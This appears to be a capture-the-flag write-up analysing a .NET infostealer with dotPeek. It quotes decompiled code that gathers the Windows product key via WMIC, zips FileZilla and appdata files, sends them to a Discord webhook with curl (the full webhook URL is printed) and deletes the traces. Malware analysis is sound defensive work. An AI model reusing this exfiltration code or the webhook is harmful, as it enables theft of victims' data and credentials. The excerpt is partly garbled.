

# DDL Stealer

What is DDL stealer?

## The Alarming Rise of Infostealers: How to Detect this Silent Threat

Info stealing malware on the rise! Windows, Linux, macOS - no system is safe! Get the scoop on these cyber threats in Uptycs' latest whitepaper.

<https://thehackernews.com/2023/07/the-alarming-rise-of-infostealers-how.html>



I could identify that this is a reverse engineering challenge. Let's dive into the questions and play on the machine.


What is the DLL that has the stealer code?

Answer Format: \*\*\*\*\*.\*\*\*

Submit

Hint


You can use the "dotpeek" tool to extract DLLs that are embedded in an executable file.



These are the tools presented in the machine we are going to utilize dotpeek as it mentioned in the challenge,

What is dotpeek tool and why do we need it?



[https://www.jetbrains.com/help/decompiler/dotPeek\\_Introduction.html](https://www.jetbrains.com/help/decompiler/dotPeek_Introduction.html)



This is the file we are going to analyze to get the answers for the questions.

name	date modified
sample	8/29/2024 6:05
sample.zip	4/29/2024 11:11

Inside the sample folder there is the infected file and right click on that and open with the dotpeek tool for further analyses.



This also being targeting on wallets, which attracted mostly towards to confirm this as a suspicious file.



What is the full command used to gather information from the system into the "productkey.txt" file?


Answer Format: \*\*\*\*\* >> \*\*\*\*\*

Submit

Hint

Search "productkey.txt".

This says that there is a command which is extracting information from the system and we need to find it, this will not be that hard to grab that, hit says to search the file name. Let's dive to the code.



This is using the WMI command-line (WMIC) utility provides a command-line interface for Windows Management Instrumentation (WMI). WMIC is compatible with existing shells and utility commands. And grabbing the product key of software.

Question 3 :- wmic path softwareLicensingService get OA3xOriginalProductKey >> productkey.txt

What is the full command used to gather information through the "ips.txt" file?

Answer Format: \*\*\*\*\* >> \*\*\*\*\*


Submit

Hint

Search for the command that was used to save information to the "ips.txt" file.

Let's do the same for this to check whats the command used to save information to the ips.txt file.





```
s.StandardInput.WriteLine("copy recentserver.xml %appdata%\\" + str + "\\Servers\\Filezilla");
s.StandardInput.WriteLine("copy sitenanager.xml %appdata%\\" + str + "\\Servers\\Filezilla");
s.StandardInput.WriteLine("tar.exe -c -f %appdata%\\" + str + ".zip %appdata%\\" + str);
s.StandardInput.Flush();
s.StandardInput.Close();
});
letName = "cmd.exe";
directStandardInput = true;
directStandardOutput = true;
createWindow = true;
eShellExecute = false;

s.StandardInput.WriteLine("set \"attachment=%appdata%\\" + str + ".zip\"");
s.StandardInput.WriteLine("set \"message_text@another Victim\"");
s.StandardInput.WriteLine("curl -k -F 'payload_json={\\\"content\\\": \\\"%message_text% \\\"}' -F 'file=@%attachment%' https://d");
s.StandardInput.Flush();
s.StandardInput.Close();
});
letName = "cmd.exe";
directStandardInput = true;
directStandardOutput = true;
createWindow = true;
eShellExecute = false;

s.StandardInput.WriteLine("cd %appdata%");
s.StandardInput.WriteLine("rmdir /s /q " + Environment.UserName + "-Antihell");
s.StandardInput.WriteLine("del /f " + str + ".zip");
s.StandardInput.Flush();
s.StandardInput.Close();
});

mTX\\" https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUu02Rd2ckLkhUEHxdI6kv6Hmg7_u02fgZ");
```

The webhook is presented in the curl command which it is been use to push this command towards the machine.

Question 5 :-

[https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUu02Rd2ckLkhUEHxdI6kv6Hmg7\\_u02fgZ](https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUu02Rd2ckLkhUEHxdI6kv6Hmg7_u02fgZ)

Summary of this project,

This is a info stealer where the malware collects all the data, using the exfiltrated using the curl command which pushes the command with data and it sending all the data to the attackers discord server which is send using the webhook link which attached in the curl command.